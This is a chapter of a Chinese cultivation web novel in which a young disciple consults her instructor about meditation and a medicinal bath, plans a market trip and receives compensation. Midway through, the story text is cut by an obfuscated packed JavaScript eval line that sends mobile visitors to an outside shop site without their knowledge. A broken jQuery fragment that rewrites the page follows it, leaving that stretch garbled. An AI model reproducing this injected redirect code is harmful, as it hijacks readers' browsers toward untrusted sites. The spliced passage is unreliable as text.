早课结束后,宋昭瞅准时机,准备去向陈钰请教。
但有另一道身影比她还快。
东门冶丢下蒲团,跑在了宋昭前面,大声道:“陈教习,弟子有一事向您请教。”
看到陈钰颔首,东门冶才恭恭敬敬的背出准备已久的话“弟子几日前已成功悟得第一层,但《吐纳玄解》中说,顶轮与根脉轮,是呼吸吐纳之始,人的神识之力便是由此始,……。弟子着实不解,神识之力是如何控制躯体的?”宋昭默默的想,她理解的是顶轮的位置是大脑,根脉轮是脊椎,意思是意识通过大脑传递信号给脊椎控制躯体。而‘督脉’就是中枢神经,穴位就是神经元。这么一想她就想通了。
她还有种莫名的预感,昨日若不是被突然打断,她应该已经摸到《吐纳玄解》第二层了。
而今日她打坐调息时,却怎么也找不到当时的那种隐隐约约要破壁的感觉了。
可能需要再次等待时机吧。
修为突破,有时需要顺应天时地利与人和,方可水到渠成。
宋昭并不急迫,她觉得这个时机不会太远。
陈钰沉吟片刻,方道:“人的躯体上脉轮遍布全身,神识通过脉轮控制整个躯体,躯体通过脉轮,被你感知……就好比神识是水流,脉轮就是水渠。”
宋昭将陈钰的解读和她自己的理解相互验证,边听边点头。
陈钰眼带笑意的轻轻瞥了一眼宋昭,这些课上实际上他们都细细讲过,但其中的内容对于幼童来说还是过于晦涩难懂,其中涉及的内容繁杂,包含经脉、穴位、气的流动还有神识。
超过六岁,先天之力早已逸散,便不可修习。而不足六岁的孩童,修炼时却又难以理解吐纳玄解中玄之又玄的奥义。
甚至不少弟子直到六岁也无法进入冥想,不少教习私底下都讨论过,他们认为密宗的《吐纳玄解》应当就不是给普通人练的。
在密宗,他们相信“宿慧”,相信三世因果、业力与轮回,认为今生□□未学过,但上一世早已种下慧种。所以这本《吐纳玄解》就是给有宿慧的人练的。唯独有‘宿慧’之人,方能修得圆满。
但,天底下有宿慧之人未必有灵根,有灵根之人又未必有此聪慧,是以能修圆满的人极少。她当年入宗时,也修习的是《吐纳玄解》,但也仅仅只到第一层。
东门冶似懂非懂的点头,他道:“如果神识要通过脉轮才能‘流动’,那筑基期修士为何能神识外放呢?”
陈钰道:“神识是可以通过修炼变强大的,现在你的神识必须借由经脉行走,但到达筑基期之后,神识便可离体而存。”
“弟子明白了,多谢教习。”东门冶行礼告辞。
陈钰招手喊宋昭过来,宋昭抱着蒲团走过去,然后放下蒲团,再行礼。“陈教习,弟子也有一事请教。”
陈钰看着这些小弟子装作大人模样,就觉得还挺有意思,她笑道:“说罢。”
宋昭就从随身背着的布袋里掏出药包和那张便笺递给了陈钰。
陈钰倒是有点惊讶,她接过便笺看完,又打开药包,仔细看了看里面的药物,又拈起里面的一块石髓闻了闻道:“这是西北镜有名的《玄阳淬体汤方》,汤方早已公之于众,但这阳石髓,极为难得。你伸手,我给你摸摸脉。”
宋昭伸出胳膊,好奇的看着陈钰细细给她把脉,不禁问道:“教习,我们也要学把脉吗?”
陈钰松开手道:“不必,待你修为到了,自然就会了。凡域医者通过号脉,感知的是气血、脉搏、脏腑。我等修士号脉感知的是躯体内的灵气,因此手指一搭,你体内所有的经脉都一清二楚,若有暗疾沉疴,一探便知,我们称之为‘内视外显’。”
“还能通过把脉探知你的修为和所习功法。因此,应有防范之心,不可轻易让他人为你把脉。”“那修为高的是不是一眼就能看出修为低的人修为境界?”宋昭问道。
陈钰道:“元婴以上修士,可感知金丹以下的修为。而元婴以下,若在对方收敛气息的情况下,想知晓对方修为,需修习望气术。”
“好了,你近日用先天之气温养过,这个药汤正合适,不过要注意每次药浴至少需要间隔十日,药浴时,要使用松、柏、樟类阳木所制的木桶,于阴阳交泰之际使用,功效最佳。切记,不可久泡,颊赤如桃即止。”
她得备一口熬药的大锅,和一个药浴的木桶。这些都是凡器,应当不会太贵吧?
宋昭认真记下,向陈钰道谢,随即又问道:“我可以自己和朋友一起去坊市买点东西吗?”
“不可以。”陈钰断然拒绝道。“没有我领着,你是出不了宗门的。”
看到宋昭眼巴巴的看着她,陈钰唇弯了弯又道:“不过,我原本就打算带你们去见识见识,不如时间就定在这次休沐日吧。”
“多谢陈师姐!”宋昭开心的连称呼都换了。
陈钰不觉一笑。
宋昭回到学舍之后,就把需要购买的东西列了张单子,细细列下来,她的刚需还挺多,宋昭左思右想,颇为苦恼的划掉了两个。
然后询问在学舍的魏蕊和戚扶羽道:“这次休沐日我准备去一趟坊市,你们有什么需要带的吗?”
熟料知晓她要随陈钰师姐去坊市之后,她们两人纷纷道也要去。
魏蕊因当日也是陈钰接引的,语气颇为亲近的道:“我明天就去和陈师姐请示,我和戚扶羽都已经引气入体,如果当日你们学斋去的人多,我们还能帮忙照看一番呢。”
魏蕊在第十六日的时候,终于引气入体,按她所说,她学斋凡是太初域出身的弟子进学宫之前就均已引气入体,而凡人域出身的弟子引起入体最快的花了三天,谢楚莹在第九日的时候成功,不过他们分别是一二品灵根,速度自然最快。
如魏蕊一般四品灵根的弟子,则大多在十五至二十日的时间成功。
“行。”宋昭点点头。
而魏蕊和戚扶羽已经在盘算着要买什么了,戚扶羽要购买的东西对宋昭而言完全不具备参考性。
什么百迭裙,什么钗子,花冠……一听就是她买不起的。
倒是魏蕊要买的东西,也是她所需。
比如针线,可以给自己补补衣裳,而且她今日和魏蕊借绣花针才知晓,魏蕊也没有,她之前衣服破口,是和谢楚莹借的绣花针。再比如鞋子,她是得再买两双鞋了。
宋昭刷刷的又在购买清单上
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17811727|210870||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
加了两笔。
宋昭在心里估算了一下,大概要花多少,她最多只能花一颗灵石,得攒两颗。
谁知,没过两日,宋昭便收到了一大笔灵石。
这日晚课结束后,宋昭和柯惊澜两人在学舍之中看书,其余两人还未回来。余舍长便领着一名身着藏青色道袍的女修士进来了。
那女修微微一笑,看着宋昭三言两语就说明了来意“我是内务堂弟子,今日来此,是为宋昭师妹送赔偿。”
宋昭微讶,辟雍宫各位教习近日可是严禁他们议论当日之事,陈钰也特地问过她的情况,给她又叮嘱了一遍。
因此她只知道宗主回宗门了,甘望深卸去了虞衡司堂主之位,其余细节就不得而知了。
她竟然还有赔款吗?宋昭搬来椅子欲请对方坐下说话。
那女修一笑,她环视了一眼学舍,手一挥,东西就出现在宋昭的书桌之上。“我还有其余去处要去,就不多待了。这里是一百颗下品灵石,一盒跌打损伤膏和一瓶聚气丹。宋师妹点一点,足数的话,请在此处签押收讫。”
宋昭见此,便当着对方面清点签押了。
待女修士一走,余舍长拿过桌上的聚气丹一看,惊讶道:“这聚气丹竟然是难得的八成丹,在丹药之中也算是中品,这么一瓶没有个两百灵石买不到。”
宋昭惊讶极了,那丹药仅有二十四颗,竟值两百灵石?
余舍长拿着丹药笑眯眯的道:“宋姑娘,你要引气入体还要等个两年,不若将这瓶丹药让给我如何?我愿以市价两百灵石购入。”
余舍长对于她学舍里的这些弟子的状况,已经摸了个清清楚楚,宋昭入宗门之前,可就一身破衣裳,身上是半点银钱也无,将这丹药卖给她岂不是正好?
却没想到,宋昭摇摇头拒绝了,而且还是毫无迟疑的坚定拒绝。“不了,我不准备卖出。”
余舍长一楞,看着宋昭,这才放下丹药,颇有几分讪讪地道:“也是,这丹药成色这么好,留着也不错。内务堂此次出手竟如此大方,宋姑娘你也是因祸得福了。”
内务堂明面上只说宋昭在宗门内被音爆所伤,实属无辜,这是宗门拨付的赔偿。
余舍长便觉得只是受点小伤,便能得到一笔不菲的报酬,实在是划算至极。
但,此时正在学舍之中,听到此言的柯惊澜,便觉得这话有些刺耳。不过是几百下品灵石而已,比起那般命悬一线的祸事,怎能称得上是福。
而且她也不喜对方方才未经过宋昭同意,便拿了丹药查看的行为。
待余舍长一离开,她便对宋昭道:“往后得了什么东西,要避着些余舍长。”
她看着宋昭清澈的眼睛,顿了顿道:“不是说她不好,而是是非人心,不可试,行有不得,反求诸己①。与其事后感叹,不若一开始就避免诱因。”
宋昭若有所思,点头。平日里余舍长为人其实还不错,并不对她们差别对待,但方才她确实也觉得对方举动有些不太妥当,对方可能觉得她年纪小,不自觉间就略有过线。
柯惊澜见宋昭似乎能听进她的劝告,才又道:“今日这些东西收好,也莫要宣扬。”
宋昭笑道:“我知道了。”